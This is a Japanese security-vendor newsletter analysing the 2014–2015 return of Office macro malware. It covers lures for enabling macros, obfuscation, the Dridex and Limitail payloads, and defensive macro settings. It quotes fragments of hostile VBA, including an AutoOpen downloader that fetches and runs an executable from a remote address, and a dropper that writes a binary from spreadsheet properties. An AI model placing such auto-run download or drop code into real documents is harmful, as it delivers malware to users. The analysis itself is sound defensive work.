アンラボ・セキュリティレター

Press Ahn

2015.4　Vol.16

Officeプログラムを狙うマクロマルウェア、復活…？

マクロマルウェア動向を分析

Officeプログラムを狙うマクロマルウェア、復活…？

1999年世界を驚かせたメリッサウイルス（Melissa Virus）を憶えているだろうか。1995年に登場したマクロウィルスはOfficeプログラムをターゲットにに広まったが、2000年初頭にはほとんど姿を消した。だがマクロウィルス誕生20年になる2014年から再び増加し始め、2015年には毎日のように1～2つの新種のマクロマルウェアが発見されている。今回のコラムでは、最近増加傾向にあり怪しい動きを見せているマクロマルウェアについて分析した。

マクロ（Macro）とは、ユーザーが入力するキーボード入力シーケンスを保存した後、そのまま実行する機能のことをいう。しかしマイクロソフト社のOfficeプログラム「Word」や「Excel」アプリケーションの場合、マクロは単にキー入力の繰り返しだけでなく、ユーザーが望む行動を実行できるプログラム言語のようになっている。

マクロマルウェアヒストリー

マクロウイルスは、これらの文書作成アプリケーションでサポートするマクロ機能を使ってマルウェアを作成・ダウンロードするプログラムだ。これはコンピューターウイルスが最初に登場した1980年代半ばから発見され、1994年のWord Basicで具現化し、1995年8月にはWM/Conceptをはじめとする多くのマルウェアが発見された。マクロウイルスはベーシックコマンドと似ているため学習や応用もしやすく、ウイルス作成と改ざんが容易であり、悪質なマクロが急増するに至る。2001年8月までに約7,000種まで増加したが、幸いにも徐々に増加傾向は緩やかになり2006年4月までに約8,600個の悪質なマクロが発見された。マクロウイルスが問題になるにつれ、マイクロソフト社はOffice2000からマクロ機能をデフォルトでは提供せず、ユーザーが必要な際に使えるように変更することでマクロマルウェアは激減した。これにより、マクロを利用したマルウェアよりもWordやExcel文書を改ざんして脆弱性からマルエアに感染させる手法が増加していたが、2014年半ばから再びマクロを利用したマルウェアが増加している。

マクロマルウェアの復活

2015年3月、メディアはマクロマルウェアの復活の兆しについて取り上げた。これに先立ち、すでに2014年1月にはオランダ国家サイバー安全センター（National Cyber Security Center）でマクロマルウェアを利用した標的型攻撃を警告している。

[図1] Officeマルウェア増加の記事

Factsheet Office macro's

Laatste wijziging : 30-01-2014
Eerste publicatie: 30-01-2014
Versie: 1.0
Type: Factsheet

De kans is groot dat in uw organisatie Microsoft Office wordt gebruikt. Eén van de vele functies die Office biedt is die van macro's. Daarmee kunnen gebruikers taken automatiseren, maar virusschrijvers gebruiken het ook om in onschuldig ogende documenten malware te verstoppen. Het NCSC publiceert hierom een factsheet om te waarschuwen voor de risico's van Office macro's.

[図2] National Cyber Security Centerのマクロマルウェア警告


2012年から2015年2月まで、アンラボに報告が入ったマクロマルウェアの数は次の通りだ。2015年2月にはすでに2014年の1年間に発見されたマクロマルウェアの数よりも多い。

年度	報告数
2012	22
2013	50
2014	108
2015/2	157

[表1] ユーザーからアンラボに届けだされたマクロマルウェアの報告数

2015年3月、イギリスのセキュリティ会社ソフォス（Sophos）は、マクロマルウェアのダウンローダー分布を次のように発表した。

（韓国で報告されたマクロマルウェアもほとんどは海外で作成されたものであるため、比率はだいたい似ている。）



[図3] Sophosが発表したマクロマルウェアのダウンローダー分布

マクロマルウェアの攻撃手法


Officeのマクロ機能はデフォルト設定ではオフになっているため、近年再登場したマクロマルウェアの場合、まずユーザーがマクロ機能を有効にするように誘導する。これには社会工学（Social Engineering）技術がいくつも利用されていた。

メール

攻撃者は履歴書や注文書などを装ったメールを送信し、添付された文書を開くように誘導する。時々ヨーロッパ地域の言語も見られるが、ほとんどの攻撃は英語メールが多いため英語表記のメールに添付された文書ファイルを開くときは特に注意が求められる。Word形式のマルウェアが多数を占め、韓国ではハンコムプログラムの利用者も多いため被害は少ないほうだが、海外と交流が多い企業などを中心に被害が発生している。


ファイル形式の変換

WordやExcelファイルを「XML（Extensible Markup Language）」などに変換する場合もある。



[図4] XML内に含まれているMSO

XMLに変換しても基本的にはマクロを含むため、文書を開いた時にマクロを使用できない旨の警告が表示される。XMLもテキストであり、テキストファイルは安全であるということをアピールするためと推定される。




[図5] マクロ機能をオンにするよう誘導

マクロ機能のアクティブ誘導


Officeプログラムは基本的にマクロ機能がオフになっているため、マクロマルウェアが動作するためにはマクロ機能をオンにする必要がある。最も広く使用される方法は、文書の内容を「文字化け」させて読めなくし、マクロをオンにすると内容が正常になると誘導する方法だ。

さらにOfficeプログラムのバージョン別にマクロ機能をオンにする方法を教えてくれる親切な（？）マルウェアも存在する。



[図6] プログラムのバージョン別にマクロ機能をオンにする方法を教授


マクロ機能をオンにすると、画面の変化なしにマルウェアのみ実行される場合がある。しかし他の内容も表示して騙すケースもあり、主にExcelで見られる手法だ。



[図7] マクロ機能をオンにする前とオンにした後の画面変化

VBAプロジェクト（VBAProject）暗号化

WordやExcelでは、[ALT+ F11キー]を使ってマクロコードを簡単に確認できるが、攻撃者はユーザーがマクロの内容を見れないようにVBAProjectにパスワードをかけることもある。パスワードがわからなければ、マクロの内容を確認できない仕組みだ。



[図8] マクロにパスワードがかけられている

難読化（Obfuscation）

パスワードを入力するとマクロが展開できるが、マルウェア作成者はスクリプトマルウェアのようにマクロマルウェアも難読化を施している。難読化手法を使用するマルウェアの中には韓国語、中国語、日本語などWindowsで表現できない文字に置換され、エンコードや変数名のせいでマクロが正常に実行されなかったりする。この場合は、そのコードを表示できるWindowsのOfficeでは実行されるが、特定の言語のみ動作するマクロの場合はその言語環境でのみ実行される。

```
Private Const WOIM3al = "9 슜 섺?늪"
Private Const Jfp1OUtrS = "햏 쉀 볃 퓽 륾 뱞 옕 뻺?"
Private Const FsToknf = "씐 갱 싼 홿 뜲 엑"
Private Const bPO7ajuP = "횙 뜯 톡 뼁 샦 텔 뱺 첸 뙡 쉾 컼 뷝 쐣"
Private Const bPrcZrXY = "맏?"
Private Const eBSZrP = "꼍 ㎡넌 欺 젝 략 ク"
Private Const UHVpAD6O = WOIM3al
Private Const lLJ = "뱟 땹 털?랺 쌩 렀 릺 밝 쑺?쑺?볡 붗?뼁?늪"
Private Const ekCJo8Ot = bPO7ajuP

Sub AM6Ak5ZWT()
Dim YZXRvOLAG, gmkGo6q
GoTo JuovZmIBFlzZohQyAV
Dim QbvJwjJgf As Integer
For QbvJwjJgf = 0 To 0
If QbvJwjJgf = 5 Then End
```

[図9] 難読化されたマクロ

```
Sub yQtUv56E4r()
ukQ2q73 wNLiDcUQctHeQbyt("h[tQtSp0:Y/</laW-wvFoEldlPsVtFaveJd겖?^dHeo/].
End Sub
```

[図10] 表現できない文字に置換された暗号化コード

マクロマルウェアの種類

マクロマルウェアも、ウイルスの形態は一部のExcelマクロウイルスを除けばほとんど消滅し、他のマルウェアをダウンロードするダウンローダー（Downloader）と、他のマルウェアを落とすドロッパー（Dropper ）がある。マクロウイルスの場合は、ファイルを直接作成するよりはダウンロードするケースがはるかに多い。なぜならダウンロードファイルの場合はいつでも変更が可能で、状況に応じたファイルに改ざんできるからだ。マクロウイルスは感染経路として活用され、攻撃者が希望する攻撃方法でいつでも改ざんが可能なのだ。

```
Sub AutoOpen()

Dim http_obj
Dim stream_obj
Dim shell_obj
Set http_obj = CreateObject("Microsoft.XMLHTTP")
Set stream_obj = CreateObject("ADODB.Stream")
Set shell_obj = CreateObject("WScript.Shell")
QWERTY = "http://190.14.   3/~welmafar/exes/muller1.exe" 'Where to d
JHANDED = Environ("Appdata") & "₩" & "standard.exe" 'Name to save the
BLANK = "standard.exe" 'Command to run after downloading
http_obj.Open "GET", QWERTY, False
http_obj.send
stream_obj.Type = 1
stream_obj.Open
```


[図11] マクロマルウェアのダウンロードコード

ダウンローダー（Downloader）

他のマルウェアをWebサイトなどに掲示して、ダウンロード・実行する。マクロを見ると、ファイルをダウンロードするアドレスとダウンロードファイルを保存するパスコードを持っている。


ドロッパー（Dropper）

ユーザーのコンピューターを感染させる実行ファイルをマクロコード内に含めたりするが、ドロップするファイルデータをコード内に含まず、Excel文書の場合はCustomPropertiesなどのように、外部に保管しているものもある。[図13]のようにCustomPropertiesのデータ内容を見ると、10進数で、77、90で開始することがわかる。



```
Sheets("Start").Visible = xlVeryHidden

Set cp = Sheet1.CustomProperties
allFileText = Sheet1.CustomProperties.Item(1).Value

Dim TestArray() As String
TestArray = Split(allFileText, "|")

Dim i As Long
Dim filename As String
filename = Environ("USERPROFILE") & "\vhostm-" & (Month(Now) & Day(

If Not Dir(filename) <> "" Then
Open filename For Binary Lock Read Write As #2
    For i = 0 To 290817
      Put #2, , CByte(TestArray(i))
```

[図12] CustomProperties 内のデータにDLL ドロップコード



[図13] CustomProperties データ

これを16進数に変換すると、0x4D（M）、0x5A（Z）でWindows実行ファイルの開始部分であることが分かる。ユーザーのコンピューターに作成されるファイルは[図14]の通りだ。

[図14] 感染システムに最終作成された実行ファイル

マクロマルウェアの目的

攻撃者は、マクロマルウェアを使ってその他の様々なマルウェアをダウンロードしたり作成することができる。最終的にユーザーコンピューターに感染するマルウェアは、大きく以下のタイプに分けられる。


ユーザー情報流出	金融情報搾取	リモートコントロール

ドライデックス（Dridex）

最も頻繁に見られるマルウェアはドライデックスだ。

ドライデックスは、次の手順で実行される。


1. マクロマルウェアがダウンロードしたファイルは自身を「C：¥にedg[乱数].exe」で作成した後、元のファイルを削除する。
2. edg[乱数].exeは、特定のアドレス（82.151.xxx.1xx）で実行ファイル「[乱数].tmp（Trojan/Win32.Injtecter）」を「C：¥パス」にダウンロードする。
ダウンロードされたファイルは「rundll32.exe」にロードされ、Explore.exeにインジェクション（Injection）される。
3. インジェクションされたExplorer.exeはユーザー情報を読み込む。
4. 特定のアドレス（199.201.xxx.1xx）にエンコードされたデータで通信をして[乱数].tmpを削除する。



[図15] ドライデックスの実行順序

ドライデックスの場合、ヨーロッパではダウンロードするDLLが欧州銀行情報を奪取する目的を持つマルウェアとして知られている。しかしテスト当時ほとんどのC&Cサーバーが動作しなかったため、追加のファイルはダウンロードされなかった。

リミットテール（Limitail）



[図16] エクセルのアイコン

マクロウイルスはExcelのアイコン（iexplore.exe）をアプリデータ（APPDATA）フォルダ内にダウンロードして実行するが、実行されたEXEファイルは自身を「C:¥Documents and Settings¥[ユーザー]¥Application Data¥Microsoft¥Windows」にコピーした後、同パスにAeLookupSvc.exe（Spyware/Win32.Limitail）を作成・実行させる。

AeLookupSvc.exeは、Thread（Q.U）の「HKCU¥Software¥Microsoft¥Windows¥CurrentVersion¥Run¥Network List Service」に、AeLookUpSvc.exeを登録する。このマルウェアは、起動するWindow名とキー入力内容を収集して送信すると知られている。


マクロマルウェアを予防する

Officeのマクロ機能は基本的にはオフになっているため、デフォルト設定のままならマクロマルウェアの被害を受けることはない。だが念のためマクロ設定でオフになっているか確認することが重要だ。

マクロ設定を確認する

[ファイル]→[オプション]→[セキュリティセンター]→[セキュリティセンター設定]で、マクロ機能のオン·オフを設定できる。

マクロ設定が「すべてのマクロを除く（通知）」になっているか確認する。



[図17] マイクロソフトOfficeマクロ設定

結論

最近勃中のマクロマルウェアは韓国ユーザーより海外ユーザーを対象に作成されている。しかし、今後はハングル文書が攻撃に利用される可能性もある。また、今は金融情報を奪取する目的のマルウェアが感染するケースがほとんどだが、標的型攻撃に利用される可能性もある。何よりもメールに添付されたファイルを開く際は、特に注意が求められる。そしてOfficeのマクロ機能はオフ状態を維持することが重要だ。

参考

[1] Gabor Szappanos, 'Back to VBA', 2014 (https://www.virus btn.com/virusbulletin/archive/2014/04/vb201404-VBA)

[2] Gabor Szappanos, 'Paper: VBA is not dead!', 2014 (https://www.virusbtn.com/blog/2014/07_07.xml)

[3] Cho Sihaeng & Cha Minseok, 'Script and Worm viruses in DBCSenvironment', 2002 (AVAR 2002)

[4] Graham Chantry, 'From the Labs: VBA is definitely not dead – in fact,it's undergoing a resurgence ', 2014 (https://nakedsecurity.sophos.com/2014/09/17/vba-injectors)

[5] Graham Chantry, 'From the Labs: New developments in MicrosoftOffice malware', 2015 (https://nakedsecurity.sophos.com/2015/03/06/from-the-labs-new-developments-in-microsoft-office-malware)

http://jp.ahnlab.com

http://global.ahnlab.com

http://www.ahnlab.com

アンラボとは

株式会社アンラボは、業界をリードする情報セキュリティソリューションの開発会社です。
1995年から弊社では情報セキュリティ分野におけるイノベーターとして最先端技術と高品質のサービスをご提供できるように努力を傾けてまいりました。今後もお客様のビジネス継続性をお守りし、安心できるIT環境づくりに貢献しながらセキュリティ業界の先駆者になれるよう邁進してまいります。
アンラボはデスクトップおよびサーバー、携帯電話、オンライントランザクション、ネットワークアプライアンスなど多岐にわたる総合セキュリティ製品のラインナップを揃えております。どの製品も世界トップクラスのセキュリティレベルを誇り、グローバル向けコンサルタントサービスを含む包括的なセキュリティサービスをお届け致します。

AhnLab

〒101-002 東京都千代田区外神田4-14-1 秋葉原ＵＤＸ ８階北 | Tel：03-5209-8610 (代)